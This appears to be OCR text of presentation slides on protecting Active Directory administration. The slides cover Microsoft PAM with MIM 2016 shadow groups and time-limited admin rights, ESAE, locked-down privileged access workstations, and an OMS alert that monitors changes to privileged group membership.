
- A Shadow security group in a trusted forest that has the same SID as a group already existing in another forest
- Users can be added to that security group with an optional time-to-live
 - When the TTL expires, the user's membership in that group disappears
- Kerberos token lifetime determined by TTL of the user's memberships

Admin account use (before PAM)

- Joe Admin needs permissions to manage Corp AD
 1. Account is added to the “Domain Admins” group in Corp AD
 2. Admin logs in and receives “Domain Admins” membership throughout session lifetime
 3. Admin launches Active Directory Users and Computers (ADUC) and makes changes to AD




Admin account use (with PAM for JIT)



1. Admin puts in request to have Domain Admin rights for 10 minutes. Optionally can require MFA
2. Approver approves the request
3. Separate privileged account (PRIV) added to "Domain Admins" shadow group
4. Admin launches ADUC with PRIV account and makes changes in AD
5. Domain Admin right expires
6. Group membership removed


Core PAM concepts

- PAM Groups
 - Represents a security group
- PAM Users
 - Represents an admin account
 - Usually associated with a user account (but does not have to be)
 - Do not have privileges by default
- PAM Roles
 - Defines a potential permission into a group
 - Associates PAM Users to PAM Groups
 - Associated PAM Users are **candidates** to the group




Shadow accounts


- PAM forest privileged accounts
 - Associated with Corporate forest accounts
 - Mapping exists in MIM
- PAM forest shadow groups
 - Associated with groups in Corporate forest
 - PAM groups contain SID of corporate groups in SIDHistory attribute



Architecture – Your Existing AD Forests



Architecture – with PAM



What MIM 2016 provides for PAM

- PAM process orchestration
 - Uses policies to dictate who can request privileged access
 - Uses workflows to dictate how privileged access is granted
 - Uses AD and Windows services for enforcing time restrictions
- End user interactions
 - PowerShell module for PAM Requestors and Approvers
 - REST API for developing custom PAM Request/Approval portal
 - Sample portal to demonstrate how to use the REST API
- Audit trail
 - MIM Request Log
 - Logs all PAM role requests and approval history
 - Privileged Access Management event log.
 - Logs all PAM attempts, successes, and failures



Other user

priv.admintkent



Password



Sign in to: RED

[How do I sign in to another domain?](#)

[Sign-in options](#)



Windows Server 2012 R2

Enhanced Security Administrative Environment (**ESAE**)


- ESAE is not a single product offering
- ESAE is.. PAM +
 - PAW
 - Credential Guard
 - PKI and Smart Card logon
 - MFA
 - ATA
 - Procedures..
 - ..and some more procedures..

Protect – PAW / SLAM / OMS

Protecting Active Directory and Admin privileges

2-4 weeks > 1-3 month > 6+ months

First response to the most frequently used attack techniques





FULLY Locked PAW Workstation

The physical hardware runs two operating systems locally:

- **Admin OS** - The physical host runs Windows 10 on the PAW host for Administrative tasks
- **User OS** - A Windows 10 client Hyper-V virtual machine guest runs a corporate image

- **Phase 1 - Immediate Deployment for Active Directory Administrators** this provides a PAW quickly that can protect on premises domain and forest administration roles
- **Phase 2 - Extend PAW to all administrators** this enables protection for administrators of cloud services like Office 365 and Azure, enterprise servers, enterprise applications, and workstations
- **Phase 3 - Advanced PAW security** this discusses additional protections and considerations for PAW security

On our PAW Workstation we need :

LAPS Only for Administrator rights; Bitlocker; Blocked Internet Browsing from PAW workstation
Least Privileges for the PAW User; Secure Boot; **Device guard** ; Credential Guard

FULLY Locked PAW Workstation



UEFI is locked down (Boot order, Boot entries, Secure Boot, **Virtualization extensions**, IOMMU, Microsoft UEFI CA), so the settings in UEFI **cannot be changed to compromise Device Guard security**


PAW – Feedback from the Field

PAW Workstation will probably change the way of how your Administrator do Administration daily tasks and bring some difficulties that you have to be aware of, such as :

- Sharing Desktop from PAW Workstation to virtual machine
- Sharing Data from PAW workstation to the virtual machine and vice & versa
- Backup Data of the Internal Virtual Machine, do we allow or not ? How do we accomplish this task ?
- I have to run script from PAW Workstation but my input File is inside and email or a file on a Share that is not accessible by my PAW Workstation ? How can accomplish this task ?
- If I have any issue at Home for remote work, how can I contact My PAW Administrators ?
- How can I configure PAW Workstation to block Internet browsing but allow Intranet web sites access ?

OMS – Feedback from the Field

- OMS connector send data to OMS about Group Membership
- Administrator is sitting anywhere , metro , train and receive information
- Easy task monitoring change increase a lot your IT Security



Alert information

Name
Promene na Security Universal Grupi

Description

Severity
Critical

Search query
Alert : Promene na Security Universal Grupi
Type=SecurityEvent (EventID=4756 OR EventID=4757)
AND (TargetAccount="Γ. ' \\Schema Admins" OR
TargetAccount=" \\Enterprise Admins" OR
TargetAccount=" \\Organization Management")

Save Cancel

Alert frequency

Check for this alert every
15 Minutes

Generate alert based on

Number of results Metric measurement

Number of results
Greater than 0

☐ Suppress alerts
When checked, allows you to set an amount of time to wait before alerting again to reduce alert noise

Email notification

Yes No

Subject
<No Subject>

Recipients (semi-colon separated)
dragan.jovanovic@eps.rs;aleksandar.medic@eps.rs

Webhook

Yes No

Runbook

Yes No

ITSM Actions

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